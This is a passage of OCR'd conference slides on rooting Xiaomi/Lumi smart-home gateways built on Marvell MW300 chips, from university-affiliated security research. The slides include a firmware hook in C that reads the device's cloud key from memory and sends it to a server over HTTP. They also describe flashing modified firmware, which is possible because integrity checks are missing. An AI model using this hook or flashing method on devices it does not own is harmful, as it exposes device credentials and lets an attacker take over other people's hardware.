
Write Patch

- patches\mw300\lumi-gateway_141_156\demo\src\patch.c

```
int
hook(char *buffer, int a, const char *format, ...) {
    wmprintf("=== Dustcloud Registration ===\r\n");
    const char * aTag_mac = (const char *)0x2000037E;
    const char * aTag_did = (const char *)0x20000386;
    const char * aTag_key = (const char *)0x2000038E;
    char hookbuffer[140];
    char hexkey[48];
    bin2hex(aTag_key, hexkey, 16, 48);
    snprintf(hookbuffer,135,"http://192.168.1.2/register.php?key=%s",hexkey);
    ping_server(hookbuffer);
    return snprintf(buffer, a, format);
}
// Trigger at snprintf in otu_timer_info
__attribute__((at(0x1F046152,"",CHIP_VER_MW300_GW,FW_VER_MW300_GW_141_156)))
BLPatch(hook, hook);
```




Rebuild


Section_1.bin
Start: 0x100000
Section_2_mod.bin
Start: 0x1F003768
End: 0x1F08C618
Start:0x1F08C618
End: 0x1F08CB18
Section_3.bin
Start: 0x20000040
script.lds
builder.sh
Bash
builder.sh
ELF File
“a.out”
“axf2firmware”
by Marvell
Binary Firmware*
Segment 1
Segment 2*
Segment 3

APPLY

OBVIOUSLY THIS VOIDS YOUR WARRANTY

Applying the modified firmware



Other Possible Modifications

- Marvell 88MW30x SDK WiFi sample apps
  - p2p_demo
  - raw_p2p_demo
  - wlan_frame_inject_demo
  - wlan_sniffer

Summary Lightbulbs/Gateway

- Rooting
  - Modification of the firmware
  - **Remote**! (thanks to missing integrity checks)
- Cloud Connection
  - Read all cloud communications in plaintext
  - Run with your **own** cloud

One word of warning…

- Never leave your devices unprovisioned
  - Someone else can provision it for you
    - Install malicious firmware
- Be careful with used devices
  - e.g. Amazon Marketplace
  - Some malicious software may be installed

Conclusion

- Basic best practices not used
  - No MD5 verification
  - Use of HTTPS and certificate verification broken
  - Hardware security features are missing
- Good
  - We can modify the devices
- Bad
  - Someone else can do too

Acknowledgements

- Daniel Wegemer (aka DanielAW)
- Prof. Guevara Noubir (CCIS, Northeastern University)

Northeastern University
College of Computer and Information Science

- Secure Mobile Networking (SEEMOO) Labs and CROSSING S1

SECURE MOBILE NETWORKING

CROSSING

TECHNISCHE UNIVERSITÄT DARMSTADT

- Andrew Sellars and Team (Boston University Technology & Cyberlaw Clinic)

BU School of Law
Technology & Cyberlaw Clinic

http://www.ccs.neu.edu/home/noubir/
https://www.seemoo.informatik.tu-darmstadt.de/
https://sites.bu.edu/tclc/

Questions?

Contact:

See: http://dontvacuum.me
Telegram: https://t.me/kuchenmonster
Twitter: dgi_DE
Meet me in Boston/@DC617


Northeastern University
College of Computer and Information Science